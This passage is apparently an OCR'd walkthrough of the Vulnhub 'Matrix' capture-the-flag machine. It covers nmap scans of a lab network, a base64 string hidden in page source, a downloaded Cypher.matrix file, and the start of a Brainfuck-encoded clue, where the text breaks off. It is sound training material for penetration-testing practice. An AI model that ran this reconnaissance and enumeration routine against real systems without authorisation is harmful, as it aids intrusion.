
Vulnhub- Matrix

Target: -



Login:


Username: guest

OS Using: - Parrot OS

Default login: -


Username- parrot

Password- parrot




Reconnaissance

Open the terminal window in Parrot OS and run nmap command with the maximum range I'm using here is nmap 192.168.23.1-255. To find your ip you can run ifconfig and look at the eth0 ip.




```
MAC Address: 00:50:56:FF:92:E4 (VMware)

Nmap scan report for 192.168.23.163
Host is up (0.00092s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite
MAC Address: 00:0C:29:67:24:B7 (VMware)

Nmap scan report for 192.168.23.254
Host is up (0.00018s latency).
All 1000 scanned ports on 192.168.23.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:EE:DE:DF (VMware)

Nmap scan report for 192.168.23.161
Host is up (0.0000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain

Nmap done: 255 IP addresses (5 hosts up) scanned in 8.05 seconds
```

In the terminal we can see the target ip is 192.168.23.163 with the open ports 22/tcp, 80/tcp, 31337/tcp and since it is running http service it is a website so let’s open this ip in a web browser. After doing another scan on this ip with some extra command like –p-, -sV, and –A.



```
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|_  256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
80/tcp    open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_http-title: Welcome in Matrix
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
MAC Address: 00:0C:29:67:24:B7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.79 ms 192.168.23.163

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
```


We did find some useful things like the simplehtpp with python service it might be useful.



"Follow the White Rabbit"

Welcome to the real world, Neo. I'm glad you're here

So, this is how our site looks let’s look at the source code and do some web crawling to see if we can find anything in it useful for us. For web crawling we mostly use robots.txt at the end parameter in the URL and we can look at the source code by pressing F12 or right click to inspect.



192.168.23.163/robots.txt


Error response

Error code 404.

Message: File not found.

Error code explanation: 404 = Nothing matches the given URI.


Robots.txt file doesn't exist or maybe on this path let's look at the source code now. Sorce also looks normal. Now we will add the port at the end of the URL like this :port_number so the website will connect with the port number mentioned and we did find the 31337.



Cypher

'You know.. I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After nine years.. you know what I realize? Ignorance is bliss.'

This is how our new web page looks we will do the same steps to find something useful. Well for the web crawling the condition is same as the above after looking at the source code i found a strange string it might be useful for us.



```
<!-- service -->
<div class="service">
    <!--p class="service__text">ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=</p-->
</div><!-- End / service -->
```


[ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=

]

That's the string i found we will save it for later but let's try to something more if we can. Well after looking around a bit we found that this is a base64 encoded string let's try to decode it. So after decoding it looks like a command of saving a text as cipher.matrix the output was:


echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cipher.matrix

Let's run this on your parrot terminal maybe after saving this file we might get something or it is something related with the cipher.matrix.



```
┌─[root@parrot]─[/home/one]
└──╼ #echo "Then you'll see, that it is not the spoon that bends, it is only you
rself. " > Cipher.matrix
┌─[root@parrot]─[/home/one]
└──╼ #ls
Cipher.matrix  Documents  Music     Public     Videos
Desktop        Downloads  Pictures  Templates
┌─[root@parrot]─[/home/one]
└──╼ #cat Cipher.matrix
Then you'll see, that it is not the spoon that bends, it is only yourself.
┌─[root@parrot]─[/home/one]
└──╼ #
```

Alright the file is saved with the text in it let's try to understand it that is definitely a clue. So, I was looking at the source code try to find something else and the background is a YouTube video like this.



Best Background Video Moving Vintage Light Bulbs VIDEO BACKGROUND
Welcome in Matrix
Watch later
b

Cypher

"You know.. I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After nine years.. you know what I realize? Ignorance is bliss."


00
DAYS
00
HOURS
00
MINUTES
00
SECONDS

We can see at the top and i did visited that video and found out it was nothing just a background video. Let’s get back to the Cipher.matrix we found i was thinking of using it as a parameter at the end of the URL and the file doesn’t exist then i tried it with the Cypher.matrix because it is writter as Cypher on the screen and it works a file downloaded named Cypher.matrix let’s look into it.



```
+++++ ++++[ ->+++ +++++ +<]>+ +++++ ++.<+ +++[- >++++ <]>++ ++++. +++++
+.<++ +++++ ++[-> ----- ----< ]>--- -.<++ +++++ +[->+ +++++ ++<]> +++.-
-.<++ +[->+ ++<]> ++++. <++++ ++++[ ->--- ----- <]>-- ----- ----- --.<+
+++++ ++[-> +++++ +++<] >++++ +.+++ +++++ +.+++ +++.< +++[- >---< ]>---
---.< +++[- >+++< ]>+++ +.<++ +++++ ++[-> ----- ----< ]>-.< +++++ +++[-
>++++ ++++< ]>+++ +++++ +.+++ ++.++ ++++. ----- .<+++ +++++ [->-- -----
-<]>- ----- ----- ----. <++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ +.<++
+[->- --<]> ---.< ++++[ ->+++ +<]>+ ++.-- .---- ----- .<+++ [->++ +<]>+
+++++ .<+++ +++++ +[->- ----- ---<] >---- ---.< +++++ +++[- >++++ ++++<
]>+.< ++++[ ->+++ +<]>+ +.<++ +++++ ++[-> ----- ----< ]>--. <++++ ++++[
->+++ +++++ <]>++ +++++ .<+++ [->++ +<]>+ ++++. <++++ [->-- --<]> .<+++
[->++ +<]>+ ++++. +.<++ +++++ +[->- ----- --<]> ----- ---.< +++[- >---<
]>--- .<+++ +++++ +[->+ +++++ +++<] >++++ ++.<+ ++[-> ---<] >---- -.<++
+[->+ ++<]> ++.<+ ++[-> ---<] >---. <++++ ++++[ ->--- ----- <]>-- -----
-.<++ +++++ +[->+ +++++ ++<]> +++++ +++++ +++++ +.<++ +[->- --<]> -----
-.<++ ++[-> ++++< ]>++. .++++ .---- ----. +++.< +++[- >---< ]>--- --.<+
